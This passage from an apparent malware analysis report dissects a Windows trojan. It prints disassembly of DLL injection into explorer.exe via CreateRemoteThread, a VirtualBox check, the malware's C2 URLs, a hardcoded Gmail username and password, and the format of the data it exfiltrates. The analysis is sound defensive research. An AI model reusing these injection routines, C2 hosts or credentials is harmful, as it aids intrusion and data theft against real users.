


Figure 11: Files hidden in the explorer but not in cmd.exe

In this screenshot, one can see that the address of `ntdll.ZwQueryDirectoryFile` is `0x7c90d76e` and when we go to this address one can see call `mdfgce.00d2b080`:




Figure 12: ntdll.ZwQueryDirectoryFile hook

The function **sub_1000b080** calls **myNtQueryDirectoryFile**:




Figure 13: Call of myNtQueryDirectoryFile

4 Binary (.exe) launcher

4.1 Description

Here is the information of the file:

Meta-data

File: vxkvmgiq.exe

Size: 57344 bytes

Type: PE32 executable (GUI) Intel 80386, for MS Windows

MD5: 86964f449a82b8485feef8a5339d0615

SHA1: 848d0c4c4f608fdd50735a2f0c41af9abd5955a6

ssdeep: 768:FT/5b8yXryLkTNG9bQE7nXHYpkXwHHgGjnrkEjqGTQfNq8aruz/hVo:Fj/XzE7X4pkX0HXvWG0lTo

Date: 0x515EE19E [Fri Apr 5 14:37:18 2013 UTC]

EP: 0x402b52 .text 0/4

CRC: Claimed: 0x0, Actual: 0x14944 [SUSPICIOUS]

Resource entries

Name	RVA	Size	Lang	Sublang	Type
RT_ICON		0xf220	0x128	LANG_ENGLISH	SUBLANG_ENGLISH_US
GLS_BINARY_LSB_FIRST					
RT_ICON		0xf360	0x128	LANG_ENGLISH	SUBLANG_ENGLISH_US
GLS_BINARY_LSB_FIRST					
RT_MENU	0xf4a0	0x4a	LANG_ENGLISH	SUBLANG_ENGLISH_US	data
RT_DIALOG	0xf500	0xee	LANG_ENGLISH	SUBLANG_ENGLISH_US	data
RT_STRING	0xf5f0	0x54	LANG_ENGLISH	SUBLANG_ENGLISH_US	data
RT_ACCELERATOR	0xf4f0	0x10	LANG_ENGLISH	SUBLANG_ENGLISH_US	data
RT_GROUP_ICON	0xf348	0x14	LANG_ENGLISH	SUBLANG_ENGLISH_US	MS Wi
RT_GROUP_ICON	0xf488	0x14	LANG_ENGLISH	SUBLANG_ENGLISH_US	MS Wi

Suspicious IAT alerts

OpenProcess

CreateRemoteThread

WriteProcessMemory

VirtualAllocEx

ReadProcessMemory

OpenProcessToken

Sections

Name	VirtAddr	VirtSize	RawSize	Entropy
.text	0x1000	0x9485	0xa000	6.394957
.rdata	0xb000	0xf0a	0x1000	5.255918
.data	0xc000	0x249c	0x1000	1.991382
.rsrc	0xf000	0x648	0x1000	1.434261

4.2 Analysis

The purpose of this binary is to inject the .dll file in the process explorer.exe and execute the function **InjectDLL**.

4.2.1 Obfuscation

The most important function is **loc_401740**, but this function is obfuscated:

```

.text:00401740 loc_401740:                ; CODE XREF: WinMain(x,x,x,x)+408↓p
.text:00401740      push    ebp
.text:00401741      mov     ebp, esp
.text:00401743      sub     esp, 548h
.text:00401749      push    ebx
.text:0040174A      push    esi
.text:0040174B      push    edi
.text:0040174C      jnb     short loc_4017C1
.text:0040174E      jnb     short near ptr loc_4017C2+1
.text:00401750      jnb     short loc_4017C5
.text:00401752      mov     ds:600FD9F2h, al
.text:00401757      adc     byte ptr [edi], 0DAh
.text:0040175A      lodsd
.text:0040175B      sar     byte ptr [eax+71059A76h], cl
.text:00401761      xchg    eax, ebp
.text:00401762      rcl     byte ptr [esp+edx+78h], 1
.text:00401766      test    eax, 4DCE06C9h
.text:0040176B      bound   ebp, [edx]
.text:0040176D      nop
.text:0040176E      arpl    [ecx-18h], bp
.text:00401771      db      3Eh
.text:00401771      fidiv   word ptr [esi+4Eh]
.text:00401775      mov     ch, 0Eh
.text:00401777      inc     eax
.text:00401778      xor     eax, 0CF912D1Bh
.text:0040177D      daa
.text:0040177E      pop     esp
.text:0040177F      push    esi
.text:00401780      cdq

```

Figure 14: the obfuscated function: loc_401740 in IDA Pro

We can set a breakpoint on OllyDBG to see the real function:

00401740	55	PUSH EBP	mfdffgce.0040C4E8
00401741	8BEC	MOV EBP, ESP	
00401743	81EC 48050000	SUB ESP, 548	
00401749	53	PUSH EBX	
0040174A	56	PUSH ESI	
0040174B	57	PUSH EDI	
0040174C	90	NOP	
0040174D	90	NOP	
0040174E	90	NOP	
0040174F	90	NOP	
00401750	90	NOP	
00401751	90	NOP	
00401752	90	DB 90	
00401753	90	DB 90	
00401754	90	DB 90	
00401755	90	DB 90	
00401756	90	DB 90	
00401757	90	DB 90	
00401758	90	DB 90	
00401759	90	DB 90	
0040175A	90	DB 90	
0040175B	90	DB 90	
0040175C	90	DB 90	
0040175D	90	DB 90	
0040175E	90	DB 90	
0040175F	90	DB 90	
00401760	90	DB 90	
00401761	90	DB 90	
00401762	B9	DB B9	
00401763	05	DB 05	
00401764	00	DB 00	
00401765	00	DB 00	
00401766	00	DB 00	
00401767	BE	DB BE	
00401768	38	DB 38	CHAR '8'
00401769	C1	DB C1	
0040176A	40	DB 40	CHAR '0'
0040176B	00	DB 00	
0040176C	8D	DB 8D	
0040176D	B8 B8FAFFFF	MOV EBP, -548	
00401772	33	DB 33	
00401773	C0	DB C0	CHAR '3'
00401774	F3	DB F3	
00401775	A5	DB A5	
00401776	B9	DB B9	
00401777	7D	DB 7D	CHAR 'D'
00401778	00	DB 00	
00401779	00	DB 00	
0040177A	00	DB 00	
0040177B	8D	DB 8D	
0040177C	8D	DB 8D	
0040177D	CF	DB CF	

Figure 15: the obfuscated function loc_401740 in OllyDBG

To get the code, we need to do “Analyse Code” (or Ctrl+A):

```

00401740 $ 55 PUSH EBP
00401741 . 8BEC MOV EBP,ESP
00401743 . F1EC SUB ESP,548
00401749 . 53 PUSH EBX
0040174A . 56 PUSH ESI
0040174B . 57 PUSH EDI
0040174C . 90 NOP
0040174D . 90 NOP
0040174E . 90 NOP
0040174F . 90 NOP
00401750 . 90 NOP
00401751 . 90 NOP
00401752 . 90 NOP
00401753 . 90 NOP
00401754 . 90 NOP
00401755 . 90 NOP
00401756 . 90 NOP
00401757 . 90 NOP
00401758 . 90 NOP
00401759 . 90 NOP
0040175A . 90 NOP
0040175B . 90 NOP
0040175C . 90 NOP
0040175D . 90 NOP
0040175E . 90 NOP
0040175F . 90 NOP
00401760 . 90 NOP
00401761 . 90 NOP
00401762 . B9 05000000 MOV ECX,5
00401767 . BE 38C14000 MOV ESI,0040C138
0040176C . 8080 B8FAFF LEA EDI,DWORD PTR SS:[EBP-548]
00401772 . 3C00 XOR EAX,EAX
00401774 . F3:AS REP MOVS DWORD PTR ES:[EDI],DWORD PTR DS:[ESI]
00401776 . B9 7D000000 MOV ECX,7D
0040177B . 8080 CCFAFF LEA EDI,DWORD PTR SS:[EBP-534]
00401781 . F3:AS REP STOS DWORD PTR ES:[EDI]
00401783 . B9 CE000000 MOV ECX,0CE
00401788 . 8080 C0CFFF LEA EDI,DWORD PTR SS:[EBP-340]
0040178E . F3:AS REP STOS DWORD PTR ES:[EDI]
00401790 . 8080 ECFCFF LEA EAX,DWORD PTR SS:[EBP-314]
00401796 . 3D0B XOR EBX,EBX
00401798 . 68 74CB4000 PUSH 0040CB74
0040179D . 50 PUSH EAX
0040179E . 895D FC MOV DWORD PTR SS:[EBP-4],EBX
004017A1 . E8 04110000 CALL 004028AA
004017A6 . 8080 B8FAFF LEA ECX,DWORD PTR SS:[EBP-548]
004017AC . 83C4 08 ADD ESP,8
004017AF . 85C9 TEST ECX,ECX
004017B1 . 75 08 JNZ SHORT 004017BB
004017B3 . 888D F4FEFF MOV BYTE PTR SS:[EBP-10C],CL
004017B9 . EB 1B JMP SHORT 004017D6
004017BB > 8D95 F4FEFF LEA EDX,DWORD PTR SS:[EBP-10C]

```

Figure 16: The real code of the function loc_401740 in OllyDBG

4.2.2 Injection of the .dll

The function **loc_401740** is used to inject the .dll file in the process explorer.exe. The first step is to find the PID of the process explorer.exe. Once the PID is found, the malware uses the function **OpenProcess()**:


```

lea ecx,[ebp+dwProcessId]
push ecx
call get_PID_explorer
mov edx,[ebp+dwProcessId]
add esp,4
push edx ; dwProcessId
push ebx ; blInheritHandle
push 3Ah ; dwDesiredAccess
call ds:OpenProcess
mov esi,eax
cmp esi,ebx
jz loc_4019C0

```

Figure 17: Opening of the process explorer.exe


The next step is to allocate memory in the process explorer.exe:



```
mov edi, ds:VirtualAllocEx
push 40h ; flProtect
push 1000h ; flAllocationType
push 1000h ; dwSize
push ebx ; lpAddress
push esi ; hProcess
call edi; VirtualAllocEx
mov ebx, eax
test ebx, ebx
jz loc_4019C0
```

Figure 18: Memory allocation in the process explorer.exe


Once the memory is allocated, the code is written in the process explorer.exe with the function WriteProcessMemory:



```
push 0 ; lpNumberOfBytesWritten
push 1000h ; nSize
push offset Exec_Dropper ; lpBuffer
push ebx ; lpBaseAddress
push esi ; hProcess
call ds:WriteProcessMemory
test eax, eax
jz loc_4019C0
```

Figure 19: Code copy in the process explorer.exe

Eventually the code is executed in the process explorer.exe and the function InjectDLL is executed:



```
lea ecx, [ebp+ThreadId]
push ecx ; lpThreadId
push 0 ; dwCreationFlags
push edi ; lpParameter
push ebx ; lpStartAddress
push 0 ; dwStackSize
push 0 ; lpThreadAttributes
push esi ; hProcess
call ds:CreateRemoteThread
mov eax, dword_40CE48
test eax, eax
jz loc_4019C0
```

Figure 20: Execution of the function InjectDLL in the process explorer.exe

4.2.3 VirtualBox detection

The malware detects if it is running on VirtualBox. To detect that, the malware checks if a process VBoxTray.exe is running on the system. If so, an .ini file is created containing the word VBoxTRAY.EXE. The .ini file is encrypted in the same manner as the resources:

```
$ python decrypt.py -d mppwvzsi.ini  
write decoded file in mppwvzsi.ini.dec (VBOX voice message data)  
$ cat mppwvzsi.ini.dec  
VBOXTRAY.EXE
```

Also, if the process is running, the malware injects the same .dll in the process VBoxTray.exe.

We did not analyse if the malware performed specific actions during this process.

5 C&C communication

5.1 Introduction

The malware communicates to two Command and Control:

- A web site (www.jhj.wv4.org and www.test1.wv4.org)
- A Gmail account

The configuration of the C&C is located at the end of the .dll file. The data is encrypted in the same manner as the resources: rootbsd@malware.lu:~\$ python decrypt.py -c sysninit.ocx

```
http://www.jhj.wv4.org/test1/  
http://www.jhj.wv4.org/test2/  
http://www.test1.wv4.org/  
laoshi135.zhang  
asdasd123456789  
rrntareo@gmail.com
```

The Gmail account is only used if the first C&C does not reply, particularly if the page serverok.html does not reply "Server is OK."

5.2 First Command & Control

To communicate on the Internet, the malware uses the WinHTTP Windows API. This API allows the malware to transparently use proxy credentials of the user (if a proxy is used).

The first request performed is to http://www.jhj.wv4.org/test2/serverok.html. The purpose of the request is to verify if the command and control is up. If the server does not reply, the malware uses the second command & control.

The second request is performed to http://www.jhj.wv4.org/test2/serverok.html. This page is in fact a .php file. The script waits for two POST variables:

- **Subject**
- **Data**

These variables contain the ex-filtrated data.

The **Subject** variable contains the hostname, encoded in base64, of the infected machine followed by _ini_done, _list_done or _que_done.

The **Data** variable contains the ex-filtrated data. The algorithm is closed to the encryption of the resources. The data is stored in base64 and the "+" is replaced by ".". Here are some examples of data:

```
rootbsd@malware.lu:~$ python decrypt.py -b POST_data.raw  
C:\Documents and Settings\sandbox\Desktop\sample.pdf  
This computer's IP Address is 10.0.2.15  
This computer's name is sandbox  
This computer's username is rootbsd  
Drive Information is as follow  
c:\( NTFS) DRIVE_FIXED  
d:\( NTFS) DRIVE_CDROM  
e:\(VBOX_Tools VBoxSharedFolderFS) DRIVE_REMOTE  
OS: Microsoft Windows XP Service Pack 3  
Web Browser List  
iexplore.exe  
IE Version 6.0.2900.5512
```

```
http://www.google.com/
http://www.microsoft.com/isapi/redir.dll?prd=ie&pver=6&ar=msnhome
Installed, Often used, or Other Programs List
acrord32.exe
bckgzm.exe
chkrzm.exe
cmmgr32.exe
conf.exe
dialer.exe
helpctr.exe
hrtzzm.exe
hypertrm.exe
icwconn1.exe
icwconn2.exe
iexplore.exe
inetwiz.exe
install.exe
isignup.exe
migwiz.exe
moviemk.exe
mplayer2.exe
msconfig.exe
msimn.exe
msinfo32.exe
msmsgs.exe
pbrush.exe
pinball.exe
rvsezm.exe
setup.exe
shvlzm.exe
table30.exe
wab.exe
wabmig.exe
winnt32.exe
wmplayer.exe
wordpad.exe
write.exe
langid
WebFldrs XP
Adobe Reader 9.4.0

Recent opened File List
C:\Documents and Settings\rootbsd\Desktop\sample.pdf
```

The malware could download a file with a .que extension. This file contains the code to execute on the infected machine. The function used to parse the decrypted .que file sent by the C&C is **sub_10006720**.

5.3 Second Command & Control

The second command & control is a Gmail account. This C&C seems to be a backup C&C. Here is the creation of the Gmail request:

```

0F      align 10h
0 aSigninSignInRm db '&signIn=SignIn&rmShown=1',0 ; DATA XREF: google_req+171↑o
A      align 4
C aAsdasd12345678 db 'asdasd12345678',0 ; DATA XREF: google_req+148↑o
C aPasswd db '&Passwd=',0 ; DATA XREF: google_req+119↑o
5      align 4
8 aLaoshi135_zhan db 'laoshi135.zhang',0 ; DATA XREF: google_req+EB↑o
8 aContinueHttps3 db 'continue=https%3A%2F%2Fmail.google.com%2Fmail%2F&service=mail&rm='
8 ; DATA XREF: google_req+CC↑o
8 db 'false&dsh=7803112015268479067&ltmpl=default&scc=1&GALX=YERWKO9-sd'
8 db 'A&timeStmp=&secTok=&Email=',0
5      align 4
8 aHostAccounts_g db 'Host: accounts.google.com',0 ; DATA XREF: google_req+A7↑o
12     align 4
14 aAcceptLanguage db 'Accept-Language: ko',0 ; DATA XREF: google_req+82↑o
8 aRefererHttpsAc db 'Referer: https://accounts.google.com/ServiceLogin?service=mail&pa'
8 ; DATA XREF: google_req+5F↑o
8 db 'ssive=true&rm=false&continue=http://mail.google.com/mail/&scc=1&l'
8 db 'tmpl=default&ltmplcache=2',0
4 aAcceptEncoding db 'Accept-Encoding: gzip, deflate',0
4 ; DATA XREF: google_req+33↑o
13     align 4
14 aContentTypeA_0 db 'Content-Type: application/x-www-form-urlencoded',0
14 ; DATA XREF: google_req+17↑o
14 a_que db 'que',0 ; DATA XREF: sub_100047E0+49↑o
19     align 4
C ; wchar_t aRb

```

Figure 21: Gmail request creation

The Gmail account is laoshi135.zhang and the password: asdasd123456789. When we tried to log on the Gmail account a secret question in Korean was asked. This part on the malware seems to not working; the malware always stopped on the secret question... We assume that the malware sends an email to rntareo@gmail.com. But we never saw a successful connection.

6 Synthesis schema

6.1 Exploit and files deployment




Figure 22: Exploit and files deployment schema

6.2 Starting of the malware




Figure 23: malware starting schema

6.3 Communication to the Commands and Control

